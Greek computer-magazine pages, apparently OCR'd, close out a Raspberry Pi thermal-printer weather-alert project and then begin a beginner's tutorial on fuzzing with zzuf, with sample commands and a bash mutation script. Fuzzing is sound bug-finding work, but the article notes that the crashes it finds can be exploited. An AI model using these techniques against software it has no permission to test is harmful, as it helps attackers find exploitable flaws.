Όταν ολοκληρώθηκε η εγκατάσταση των παραπάνω, προχωρήσαμε στην προσθήκη της βιβλιοθήκης py-USB. Για το σκοπό αυτό μεταβήκαμε στη διεύθυνση `http://sourceforge.net/projects/pyusb`, κατεβάσαμε το πακέτο με τον πηγαίο κώδικα και το αποσυμπιέσαμε. Στη συνέχεια εισήλθαμε στον κατάλογο με τον κώδικα και δώσαμε τα εξής:

```
$ python setup.py build
$ sudo python setup.py install
```

Μετά κι απ' αυτό μπορούσαμε πλέον να εγκαταστήσουμε και τη βιβλιοθήκη escpos. Έτσι, μεταβήκαμε στον κατάλογο με τον πηγαίο κώδικα και χρησιμοποιήσαμε το setup.py με τον ίδιο τρόπο:

```
$ cd ~/escpos_source
$ python setup.py build
$ sudo python setup.py install
```

Σύνδεση μέσω σειριακής

Οι σειριακές θύρες είναι αργές, δεν προσφέρουν τη λειτουργία plug and play, δεν επιτρέπουν τη σύνδεση πολλών συσκευών ταυτόχρονα και γενικότερα υστερούν σε κάθε τομέα σε σχέση με τις θύρες USB. Μολαταύτα τις συναντάμε ακόμα και σήμερα σε πολλές συσκευές. Αυτό το φαινόμενο παρατηρείται περισσότερο σε συσκευές "επαγγελματικού" χαρακτήρα, που οφείλουν να παρουσιάζουν τη μέγιστη δυνατή συμβατότητα ακόμα και με τα παλιά μηχανήματα. Όπως καταλαβαίνετε, σε αυτές τις συσκευές συγκαταλέγονται και πολλοί θερμικοί εκτυπωτές. Αν πέσει στα χέρια σας κάποια τέτοια συσκευή δεν πρέπει να απογοητευτείτε. Μπορεί η πλακέτα του Raspberry Pi να μη διαθέτει την κλασική υποδοχή των σειριακών θυρών, αλλά ενσωματώνει το σχετικό κύκλωμα. Έτσι, ανάμεσα στους ακροδέκτες GPIO υπάρχουν και κάποιοι που μεταφέρουν τα σήματα μιας σειριακής σύνδεσης (TX και RX). Αυτό σημαίνει ότι η σειριακή σύνδεση ενός θερμικού εκτυπωτή με το Raspberry Pi είναι εφικτή και σχετικά εύκολη. Μη νομίζετε όμως ότι αρκούν μερικά καλωδιάκια. Τα ψηφιακά κυκλώματα του Raspberry Pi λειτουργούν στα 3.3V, ενώ οι τυπικές σειριακές συνδέσεις (RS232) χρησιμοποιούν συνήθως τα -12V για το λογικό μηδέν και τα 12V για το λογικό ένα. Για να μην καταστρέψουμε την αγαπημένη μας πλακέτα, χρειαζόμαστε ένα κύκλωμα που θα πετυχαίνει τις απαιτούμενες μετατροπές στις τάσεις. Τα κυκλώματα του είδους ονομάζονται LLC (Logic Level Converter) και μια δημοφιλή υλοποίηση αποτελεί το τσιπάκι MAX3232. Με μια αναζήτηση στο eBay θα βρείτε πλακέτες που στηρίζονται στο εν λόγω τσιπάκι και κοστίζουν λιγότερο από 2 ευρώ.


Περισσότερη ασφάλεια!

Έχοντας εγκαταστήσει όλες τις απαιτούμενες βιβλιοθήκες για το χειρισμό του εκτυπωτή, ο πειρασμός ν' αρχίσουμε τη συγγραφή κώδικα ήταν μεγάλος. Ωστόσο ξεκινήσαμε με μια προπαρασκευαστική εργασία που θεωρήσαμε αναγκαία. Στις μικρές και λιτές διανομές Linux –σαν αυτές που προορίζονται για το Raspberry Pi– δεν υπάρχουν οι αυτοματισμοί που συναντάμε στις διανομές για συστήματα desktop/server. Έτσι, όταν συνδέουμε μια συσκευή USB, οι απλοί χρήστες δεν αποκτούν αυτομάτως πρόσβαση σ' αυτή. Αναρωτιέστε τι σχέση έχουν όλα αυτά με την εργασία μας; Για να μπορεί το προγραμματάκι μας να τυπώνει τα δελτία καιρού, θα έπρεπε να τρέχει με δικαιώματα root. Το ίδιο πρόγραμμα, όμως, θα χειρίζεται δεδομένα που αντλεί από το δίκτυο. Όπως καταλαβαίνετε, αυτό το "σχήμα" είναι αρκετά επίφοβο και δεν μας άρεσε καθόλου. Η λύση που σκεφτήκαμε ήταν να επιτρέψουμε την πρόσβαση στον εκτυπωτή σε όλους τους χρήστες. Έτσι, το πρόγραμμα για την εκτύπωση των δελτίων θα μπορούσε να τρέχει με τα δικαιώματα ενός απλού χρήστη κι όχι μ' εκείνα του root.


Για να πετύχουμε το νέο στόχο που είχαμε θέσει, αρκούσε η προσθήκη ενός κανόνα στο σύστημα udev. Εφόσον ο εκτυπωτής ήταν συνδεδεμένος μέσω USB, η κατασκευή του κανόνα προϋπέθετε να μάθουμε τα Product και Vendor ID. Αυτά τα δύο μεγέθη παρέχονται εύκολα για οποιαδήποτε συσκευή USB, με τη βοήθεια του lsusb. Με μια απλή εκτέλεση του εν λόγω εργαλείου εμφανίζονται γραμμές σαν την ακόλουθη:

```
Bus XXX Device YYY: ID product_
id:vendor_id  Device_name
```


Τα XXX και YYY αποτελούν τριψήφιους αριθμούς στο δεκαδικό σύστημα, ενώ τα product_id και vendor_id αποτελούν τετραψήφιους αριθμούς στο δεκαεξαδικό. Το Device_name πιστεύουμε ότι δεν χρειάζεται επεξήγηση. Στην περίπτωση



Το Raspberry Pi διαθέτει κύκλωμα σειριακής επικοινωνίας, αλλά η πλακέτα δεν ενσωματώνει τη σχετική υποδοχή. Για την πραγματοποίηση μιας τέτοιας σύνδεσης πρέπει να χρησιμοποιήσουμε μερικούς από τους ακροδέκτες GPIO.



Οι ακροδέκτες της σειριακής θύρας που πρέπει να συνδέσουμε με τα αντίστοιχα GPIO του Raspberry Pi.



Αν είσαστε σκληροπυρηνικοί και αποφασίσετε να κατασκευάσετε το δικό σας LCC, θα χρειαστείτε κάποιο ολοκληρωμένο σαν το MAX3232 και μερικούς πυκνωτές.

του Epson TM-T20, το Product ID ήταν το 04b8 ενώ το Vendor ID είχε την τιμή 0e03. Έχοντας αυτά τα δύο μεγέθη, προχωρήσαμε στη δημιουργία του κανόνα. Οι κανόνες του udev ομαδοποιούνται και τοποθετούνται σε ξεχωριστά αρχεία, τα ονόματα των οποίων δηλώνουν και την προτεραιότητα των αντίστοιχων κανόνων. Όλα αυτά όμως αποτελούν λεπτομέρειες που ξεφεύγουν από το θέμα μας. Για την προσθήκη του νέου κανόνα δημιουργήσαμε το ακόλουθο αρχείο:

```
$ sudo nano etc/udev/rules.d/99-escpos.rules
```

Μέσα στο αρχείο βάλαμε την ακόλουθη γραμμή:

```
SUBSYSTEM=="usb", ATTRS{idVendor}=="04b8", ATTRS{idProduct}=="0e03",
MODE="0666"
```

Αφού αποθηκεύσαμε το αρχείο, απέμενε μια επανεκκίνηση της υπηρεσίας udev:


```
$ sudo service udev restart
```

Αυτό ήταν όλο. Με τα παραπάνω βήματα είχαμε εξασφαλίσει ότι οι απλοί χρήστες θα είχαν πλήρη πρόσβαση στον εκτυπωτή, ανά πάσα στιγμή.

Λεπτομέρειες υλοποίησης

Σε αυτό το στάδιο θα μπορούσαμε, επιτέλους, να ξεκινήσουμε με τη συγγραφή του κώδικα. Από πού θα παίρναμε τα δεδομένα, όμως; Με ποιον τρόπο θα γινόταν η επε-

ξεργασία τους και πώς θα προβάλλονταν; Η αλήθεια είναι ότι πριν γράψουμε έστω και μια γραμμή κώδικα, έπρεπε να εξετάσουμε το όλο πρόβλημα διεξοδικά και να λύσουμε τα όποια προβλήματα.



Η αγορά ενός έτοιμου LCC μπορεί να απογοητεύει τον Κύρο Γρανάζη που κρύβεται μέσα σας, αλλά είναι η ευκολότερη και η ασφαλέστερη λύση. Εξάλλου, το κόστος μιας τέτοιες πλακέτας είναι εξαιρετικά χαμηλό.

Στο Διαδίκτυο υπάρχουν πολλές μετεωρολογικές υπηρεσίες και οι περισσότερες εμφανίζουν τις προγνώσεις τους μέσα από σελίδες HTML, ενώ υπάρχουν και κάποιες που στηρίζονται στην τεχνολογία Flash. Πάντως, ανεξάρτητα από το τι βλέπουμε στον browser, ορισμένες υπηρεσίες προσφέρουν τα δεδομένα τους και με τη μορφή XML ή JSON. Χαρακτηριστικό παράδειγμα αποτελεί η OpenWeather. Σ' αυτό το σημείο μπορεί να σας ξαφνιάσουμε, αλλά εμείς επιλέξαμε τη (φαινομενικά) δύσκολη λύση, της εξαγωγής των δεδομένων από σελίδες HTML. Μια υπηρεσία που διαπιστώσαμε ότι μάς εξυπηρετεί ιδιαίτερα, τόσο για την εγκυρότητά της όσο και για τον απλό τρόπο εμφάνισης των δεδομένων, είναι το meteo.gr, που υποστηρίζεται από το Εθνικό Αστεροσκοπείο Αθηνών. Μάλιστα, για ακόμα μεγαλύτερη ευκολία αποφασίσαμε να μη στηριχτούμε στο "κανονικό" site, αλλά σ' εκείνο που προορίζεται για κινητά (`http://meteo.gr/m`). Σε αυτή την εκδοχή του site η πρόγνωση για κάθε περιοχή εμφανίζεται σε μια ξεχωριστή σελίδα, ενώ και η δομή των σελίδων είναι απλούστερη.

Συνεχίζοντας τη θεωρητική μελέτη του ζητήματος, μεταβήκαμε στο mobile site του meteo και συγκεκριμένα στη σελίδα με την πρόγνωση για τη Χίο –την ιδιαίτερη πατρίδα του γράφοντα :D Το πρώτο πράγμα που κάναμε ήταν να σημειώσουμε κάπου το URL, ενώ το δεύτερο ήταν να εξετάσουμε τον κώδικα HTML της σελίδας. Πολύ γρήγορα διαπιστώσαμε ότι οι πληροφορίες που μας ενδιέφεραν –αυτές για τη βραχυπρόθεσμη πρόγνωση– εμφανίζονταν αμέσως μετά από το στοιχείο <li>, που αναφέρει το όνομα της τοποθεσίας (στην περίπτωσή μας "ΧΙΟΣ"). Επίσης, παρατηρήσαμε ότι τα δεδομένα της βραχυπρόθεσμης πρόγνωσης χωρίζονται από τα υπόλοιπα με ένα στοιχείο <style>. Επομένως, για την εξαγωγή των δεδομένων θα ήταν αρκετό να απομονώσουμε τη σχετική περιοχή της σελίδας και να αφαιρέσουμε τις ετικέτες HTML με τη βοήθεια κανονικών εκφράσεων[2].

Εφόσον είχαμε λύσει –έστω και θεωρητικά– το ζήτημα της λήψης των δεδομένων, στραφήκαμε σε κάποια γενικότερα ζητήματα. Όπως αναφέραμε και στην εισαγωγή, αποφασίσαμε ότι η κατασκευή μας δεν θα τυπώνει όλες τις προβλέψεις για τον καιρό. Ο κώδικας θα ελέγχει αν η θερμοκρασία έχει ξεπεράσει κάποια όρια προς τα πάνω ή προς τα κάτω, αν η ένταση των ανέμων έχει υπερβεί κάποια τιμή, καθώς και το αν εμφανίζονται συγκεκριμένες λέξεις μέσα στην πρόγνωση, όπως, π.χ., καταιγίδα, χιονόπτωση κ.ά. Ειδοποιήσεις θα τυπώνονται σ' αυτές τις περιπτώσεις και μόνο. Τέλος, επειδή η βιβλιοθήκη escpos υποστηρίζει μόνο τους πρώτους 128 χαρακτήρες του ASCII, αποφασίσαμε ότι το πρόγραμμα πρέπει να μετατρέπει τους ελληνικούς χαρακτήρες σε λατινικούς. Ουσιαστικά, αποφασίσαμε ότι τα μηνύματα του προγράμματος θα είναι γραμμένα σε greeklish. Πρόκειται για μια πρόχειρη λύση, αλλά είμαστε σίγουροι ότι μπορείτε να επανορθώσετε την κατάσταση, επεκτείνοντας και βελτιώνοντας τον κώδικά μας ;) Μια παρουσίαση του προγράμματος που γράψαμε ακολουθεί στο δεύτερο μέρος του άρθρου, στη σελίδα 56.

2. Περισσότερα για το παντοδύναμο εργαλείο που ονομάζεται "κανονικές εκφράσεις" μπορείτε να μάθετε από τη σειρά άρθρων του Spir@l Evolut10n, στα τεύχη 021, 022, 023 και 024.

Skill: Intermediate
Tags: fuzzing, zzuf, afl

fuzz

Data που χορεύουν ή αλλιώς εισαγωγή στο fuzzing

by dd3coy of ProjectZero.gr

Υποθέστε ότι έχουμε μια πληθώρα δεδομένων που μεταβάλλονται ακατάπαυστα και με μεγάλο ρυθμό. Φανταστείτε κάτι σαν το διάσημο εφέ από το Matrix, με τους χαρακτήρες που πέφτουν και ταυτόχρονα μεταβάλλονται. Αναρωτιέστε σε τι θα μπορούσε να μας φανεί χρήσιμος ένας τέτοιος συρφετός δεδομένων; Εκτός από την κατασκευή ενός screen saver a λα Matrix, θα μπορούσαμε να τσεκάρουμε τις αντοχές των προγραμμάτων μας και να εντοπίσουμε πιθανές ευπάθειες.

Το 1946 ένας μικροσκοπικός σκόρος, παγιδευμένος σε κάποιο ρελέ του ηλεκτρομηχανικού υπολογιστή Mark II, καταφέρνει να θέσει το μηχάνημα εκτός λειτουργίας. Τότε χρησιμοποιήθηκε για πρώτη φορά ο όρος bug, που πολύ σύντομα μετατράπηκε σε συνώνυμο του πονοκεφάλου για κάθε προγραμματιστή. Με τη ραγδαία εξέλιξη των ηλεκτρονικών και των πληροφοριακών συστημάτων που ακολούθησε, δεν εξελίχθηκαν μόνο τα προγράμματα. Τα bugs άφησαν πίσω τη βιολογική τους μορφή κι έγιναν πολύ πιο περίπλοκα. Καθώς μάλιστα οι υπολογιστές άρχισαν να εμπλέκονται περισσότερο στη ζωή μας, πολλά από αυτά τα bugs έγιναν κι εξαιρετικά επικίνδυνα. Μολαταύτα, σχεδόν 70 χρόνια μετά, η ουσία των bugs παραμένει ίδια: Πρόκειται για σχεδιαστικά ή προγραμματιστικά λάθη, ενδεχομένως μαζί με άλλες παραλείψεις, τα οποία κάνουν ένα σύστημα να συμπεριφέρεται απρόβλεπτα. Κάπως έτσι, όσοι ασχολούνται με την ανάπτυξη εφαρμογών αντιμετωπίζουν το εξής αγωνιώδες ερώτημα: Πώς μπορώ να αποφύγω ή να διορθώσω έγκαιρα τα λάθη στον κώδικά μου; Αντίστοιχα, όσοι ειδικεύονται στην ασφάλεια των συστημάτων βασανίζουν το μυαλό τους με το ίδιο ακριβώς πρόβλημα: Πώς μπορώ να βρω τα bugs στον κώδικα άλλων;

Μια παραδοχή που μπορούμε να κάνουμε με ασφάλεια είναι ότι τα bugs δεν θα εκλείψουν ποτέ. Υπάρχουν σε πάρα πολλά συστήματα και προγράμματα, ενώ είναι σίγουρο ότι δεν θα σταματήσουν να εμφανίζονται και σε νέα. Άλλωστε, αν λάβουμε υπόψη τις πρόσφατες εξελίξεις (βλέπε Heartbleed και Shellshock), συνειδητοποιούμε ότι όσα μάτια κι αν κοιτάζουν τον κώδικα ενός προγράμματος, ακόμα και για ολόκληρες δεκαετίες, υπάρχει πάντα η πιθανότητα να ξεφύγει κάτι. Παραδοσιακά, ο εντοπισμός των bugs πραγματοποιείται με τη μελέτη του πηγαίου κώδικα. Υπάρχει όμως και μια σχετικά νεότερη τεχνική που ακούει στο όνομα fuzz testing ή αλλιώς fuzzing.

Αμέτρητοι τυχαίοι πειραματισμοί

Το fuzzing αποτελεί μια τεχνική κατά την οποία ένα πρόγραμμα τροφοδοτείται με μη αναμενόμενα δεδομένα. Εάν στην πορεία της διαδικασίας εντοπιστεί κάποιο σφάλμα (απροσδόκητος τερματισμός, κόλλημα κ.λπ.) θεωρούμε ότι έχει βρεθεί και κάποιο bug. Τώρα βέβαια μπορεί ν' αναρωτηθείτε: Πώς ορίζονται τα μη αναμενόμενα δεδομένα; Δεν θα έπρεπε να μελετήσουμε τον πηγαίο κώδικα για να καταλάβουμε ποια δεδομένα ενδέχεται να προξενήσουν προβλήματα; Η αλήθεια είναι πως, ναι, θα έπρεπε. Αν αυτή η εργασία γινόταν χειροκίνητα, θα ήμασταν υποχρεωμένοι να μελετήσουμε τον κώδικα και με βάση την εμπειρία –ή ακόμα και με βάση τη διαίσθηση– να σκεφτούμε ποια δεδομένα ενδέχεται να προκαλέσουν δυσλειτουργίες. Στην περίπτωση του fuzzing, όμως, οι απαραίτητοι έλεγχοι πραγματοποιούνται από ειδικά εργαλεία που ονομάζονται fuzzers. Τα συγκεκριμένα εργαλεία τροφοδοτούν το υπό εξέταση πρόγραμμα με αμέτρητες παραλλαγές δεδομένων εισόδου, οι οποίες παράγονται αυτόματα. Υπ' αυτή την έννοια, θα μπορούσαμε να πούμε ότι οι fuzzers ψάχνουν στα τυφλά. Η τεχνική του fuzzing λοιπόν μπορεί να μοιάζει αντιπαραγωγική, έχει ωστόσο δύο πολύ σημαντικά πλεονεκτήματα:

- Όταν εντοπίζεται κάποιο πρόβλημα, ο ερευνητής μπορεί να γνωρίζει ποια ακριβώς δεδομένα το προκάλεσαν. Αν επιθυμεί να επιδιορθώσει το πρόβλημα θα μπορεί να βρει σχετικά εύκολα το bug, εφόσον θα ξέρει πότε σταμάτησε η ομαλή λειτουργία του προγράμματος και υπό ποιες συνθήκες. Αν από την άλλη επιθυμεί να εκμεταλλευτεί το πρόβλημα, τότε θα ξέρει πώς ακριβώς να το πετύχει αφού θα διαθέτει τουλάχιστον ένα σύνολο δεδομένων που πυροδοτεί την προβληματική συμπεριφορά. Αναλύοντας τον πηγαίο κώδικα θα μπορούσαν να

βρεθούνε δεκάδες ύποπτα σημεία, που υπό κάποιες συνθήκες θα μπορούσαν να προκαλέσουν προβλήματα. Στην πράξη, όμως, μόνο λίγα από αυτά θα ήταν εκμεταλλεύσιμα και το σχετικό "ξεσκαρτάρισμα" θα απαιτούσε πρόσθετο χρόνο και φυσικά κόπο.

- Οι fuzzers παράγουν τα πιθανώς επικίνδυνα δεδομένα και στη συνέχεια ελέγχουν την αντίδραση του προγράμματος, χωρίς να ασχολούνται με τον πηγαίο κώδικα. Έτσι, είναι δυνατό να χρησιμοποιήσουμε τον ίδιο fuzzer για πάρα πολλά προγράμματα – ασχέτως του αν έχουμε πρόσβαση στον πηγαίο κώδικα ή όχι. Για παράδειγμα, μπορούμε να επιλέξουμε έναν fuzzer που παράγει αρχεία ήχου και με τη βοήθειά του να τσεκάρουμε ένα πλήθος προγραμμάτων αναπαραγωγής μουσικής κι όχι μόνο ένα. Επιπρόσθετα, με τους αυτοματισμούς που προσφέρουν τα εν λόγω εργαλεία, μπορούμε να τσεκάρουμε πολλά προγράμματα ταυτόχρονα.

Αρχική προσέγγιση

Ας υποθέσουμε ότι αποφασίζει κάποιος να ξεκινήσει την έρευνα για τον εντοπισμό των κρίσιμων bugs σε ένα πρόγραμμα. Αναρωτιέστε γιατί να ασχοληθεί κανείς με κάτι τέτοιο; Υπάρχουν πάρα πολλοί λόγοι, αλλά εμείς θα αναφέρουμε τον πιο ευγενή: Σκεφτείτε ότι αυτός ο "κάποιος" θέλει να βάλει το λιθαράκι του, ώστε το τάδε πρόγραμμα να γίνει λίγο πιο σταθερό ή πιο ασφαλές. Αν η μέθοδος που έχει αποφασίσει ν' ακολουθήσει είναι αυτή του fuzzing, θα πρέπει πρώτα να ξεκαθαρίσει τι δεδομένα δέχεται το πρόγραμμα και με ποιον τρόπο. Αυτό το στάδιο θα μπορούσε να συμπυκνωθεί στην απάντηση των ακόλουθων δύο ερωτημάτων:

- Τι είδους δεδομένα δέχεται στην είσοδό του το πρόγραμμα; Text, binary ή κάτι πιο εξειδικευμένο και περίπλοκο, όπως audio, video κ.λπ.;
- Μήπως αξιοποιείται κάποιο δικτυακό πρωτόκολλο (HTTP, FTP κ.ά.) για τον έλεγχο του προγράμματος;

Όπως υποψιάζεστε, υπάρχουν πολλά εργαλεία για fuzzing και το καθένα μπορεί να χειριστεί διαφορετικού είδους δεδομένα, όπως επίσης και να τροφοδοτήσει το υπό εξέταση πρόγραμμα με διαφορετικές μεθόδους. Για τους πιο σκληροπυρηνικούς προσφέρεται και η λύση της κατασκευής ενός νέου fuzzer, με τη βοήθεια κάποιου από τα δημοφιλή fuzzing frameworks[1]. Πάντως, ακόμα και σ' αυτή την προχωρημένη περίπτωση, ο επίδοξος δημιουργός του fuzzer θα πρέπει να έχει απαντήσει στα ερωτήματα που αναφέραμε παραπάνω. Στο παρόν άρθρο, μια και αποτελεί την εισαγωγή στο όλο θέμα, θα εστιάσουμε στους fuzzers γενικής χρήσης και θα παρουσιάσουμε δύο αντιπροσωπευτικά εργαλεία: Το zzuf και το afl. Το πρώτο είναι παλιό και απλοϊκό, ενώ το δεύτερο είναι σύγχρονο και διαθέτει ένα είδος "ευφυΐας" που του έχει επιτρέψει να διαπρέψει στο χώρο.

Στρατευμένη τύχη

Το zzuf αλλοιώνει με τυχαίο τρόπο τα δεδομένα που του δίνουμε και στη συνέχεια τροφοδοτεί το υπό εξέταση πρόγραμμα με τις διάφορες τυχαίες μεταλλάξεις. Η εγκατάστασή του σε όσες διανομές Linux στηρίζονται στο Debian γίνεται με τον εξής απλούστατο τρόπο:

1. Ναι, υπάρχουν και τέτοιους είδους frameworks και κάποια μάλιστα είναι και δημοφιλή (π.χ., Peach, SPIKE κ.ά.).

```
sudo apt-get install zzuf
```

Ας υποθέσουμε ότι θέλουμε να εξετάσουμε το δημοφιλές εργαλείο cat και διαθέτουμε ένα αρχείο κειμένου, το οποίο ονομάζεται target.txt και περιλαμβάνει μερικούς επαναλαμβανόμενους χαρακτήρες. Η εργασία μας με το zuff θα μπορούσε να ξεκινήσει κάπως έτσι:

```
zzuf –r0.08 cat target.txt
```

Χρησιμοποιώντας την παράμετρο –r (από το ratio) δηλώνουμε το ποσοστό των bits που θέλουμε να αλλοιώνει το zuff, σε κάθε τυχαία παραλλαγή του αρχείου target. Προαιρετικά, θα μπορούσαμε να δώσουμε το δικό μας seed στον αλγόριθμο που πραγματοποιεί τις τυχαίες μεταβολές, όπως επίσης και ένα ολόκληρο εύρος από seed! Κάτι τέτοιο μπορεί να γίνει ως εξής:

```
zzuf -s0:43 -R'\x00-\x20\x7f-\xff' -r0.03 cat target.txt
```

Προφανώς, η παράμετρος για τη δήλωση του seed είναι η –s (από το seed). Στο παράδειγμα, επιβάλλουμε στο zuff να χρησιμοποιήσει μια περιοχή τιμών για το seed (από 0 έως 43) και όχι μία μόνο τιμή. Έτσι, το πρόγραμμα θα εκτελεστεί αυτόματα πολλές φορές και σε κάθε εκτέλεση θα χρησιμοποιεί διαφορετικό seed. Η παράμετρος –R (από το refuse) καθορίζει μια λίστα τιμών που δεν θέλουμε να χρησιμοποιούνται ποτέ. Στο παράδειγμά μας έχουμε αποκλείσει τους μη εκτυπώσιμους χαρακτήρες (όσους έχουν κωδικό ASCII από 0x00 έως 0x20), καθώς και τους τελευταίους 127 (με κωδικό ASCII από 0x7f έως 0xff), οι οποίοι δεν είναι standard. Όμως, όσα είδαμε μέχρι στιγμής εξυπηρετούσαν περισσότερο στο να σας δώσουν μια ιδέα του πώς λειτουργεί το zuff και τίποτα παραπάνω. Ένα πιο ρεαλιστικό παράδειγμα fuzzing με το zzuf έχει ως εξής:

```
zzuf -s 0:1000000 -r 0.01 -c -C 0 -q -T 3 cat target.txt
```


Η παράμετρος -q (από το quiet) καθιστά το πρόγραμμα λακωνικό κι επιβάλλει την εμφάνιση των απολύτως απαραίτητων μηνυμάτων. Πολλά προγράμματα, εκτός από τα δεδομένα που τους δίνουμε κάθε φορά που εκτελούνται διαβάζουν και κάποιο αρχείο με ρυθμίσεις. Για το zzuf, το περιεχόμενο αυτού του αρχείου δεν διαφέρει σε τίποτε από τα υπόλοιπα δεδομένα που δέχεται το υπό εξέταση πρόγραμμα. Έτσι, επειδή η τυπική συμπεριφορά του επιβάλλει την αλλοίωση *όλων* των εισερχόμενων δεδομένων, καταλήγει να επέμβει και στις ρυθμίσεις. Η παράμετρος -c (από το cmdline) εξασφαλίζει ότι το zzuf θα αλλοιώσει μόνο τα δεδομένα που έχουμε καθορίσει στη γραμμή εντολών, κατά την εκτέλεση του προγράμματος. Η παράμετρος –C (από το max-crashes) ορίζει πόσες φορές θα πρέπει να κολλήσει το υπό εξέταση πρόγραμμα πριν σταματήσουν οι δοκιμές. Σημειώστε ότι το zzuf σταματά εξ ορισμού μετά το πρώτο κόλλημα. Αν δώσουμε την τιμή 0 στη συγκεκριμένη παράμετρο, τότε οι έλεγχοι θα συνεχίζονται ανεξάρτητα από το πλήθος των κολλημάτων. Τέλος, η παράμετρος -T ορίζει τη μέγιστη χρονική διάρκεια κάθε δοκιμής. Αυτή η παράμετρος είναι ιδιαίτερα χρήσιμη, καθώς το zzuf είναι πιθανό να δημιουργήσει κάποιο infinite loop στο υπό εξέταση πρόγραμμα. Σε αυτή την περίπτωση, αν δεν βρισκόμαστε μπροστά στον υπολογιστή το zzuf θα καταλήξει να σπαταλά χρόνο χωρίς να κάνει τίποτα.

Εάν είμαστε τυχεροί (ή άτυχοι, εξαρτάται από την οπτική ;) μετά από κάποια ώρα θα εμφανιστεί ένα μήνυμα με την ακόλουθη μορφή:

```
zzuf[s=215,r=0.004]: signal 11 (SIGSEGV)
```

Αυτό σημαίνει ότι το υπό εξέταση πρόγραμμα παρουσίασε ένα Segmentation Fault σε μία από τις δοκιμές, για τις οποίες το seed είχε την τιμή 215. Μπορούμε ν' απομονώσουμε τη συγκεκριμένη προσπάθεια για περαιτέρω μελέτη, δίνοντας κάτι τέτοιο:

```
zzuf -r 0.004 -s 215 < target.txt > crash.txt
```



Μερικές δοκιμαστικές πτήσεις του zzuf, με διαφορετικό ratio κάθε φορά.

Λύση για τα Windows

Αν και οι προγραμματιστές του zzuf σχεδίαζαν αρχικά να δημιουργήσουν και μία έκδοση για Windows, κάτι τέτοιο δεν έγινε ποτέ. Ωστόσο, αν επιμένετε να χρησιμοποιείτε Windows και το συγκεκριμένο εργαλείο σας ενθουσίασε, μπορείτε να ακολουθήσετε μια ενδιάμεση λύση: Μπορείτε να εγκαταστήσετε το zzuf σε μια εικονική μηχανή με Linux κι από εκεί, με τη βοήθεια ενός απλού BASH script, να πάρετε σε ξεχωριστά αρχεία όλες τις τυχαίες μεταλλάξεις των δεδομένων. Στη συνέχεια μπορείτε να τροφοδοτήσετε το υπό εξέταση πρόγραμμα με τα συγκεκριμένα αρχεία, σε οποιοδήποτε λειτουργικό κι αν τρέχει. Ακολουθεί ο κώδικας του μικρού script, που δημιουργεί τα αρχεία με τα παραλλαγμένα δεδομένα:

```
#!/bin/bash
for i in {0..1000}; do
  for f in example.txt; do
    zzuf -r 0.01 -s $i < $f > $i-$f;
  done;
done;
```

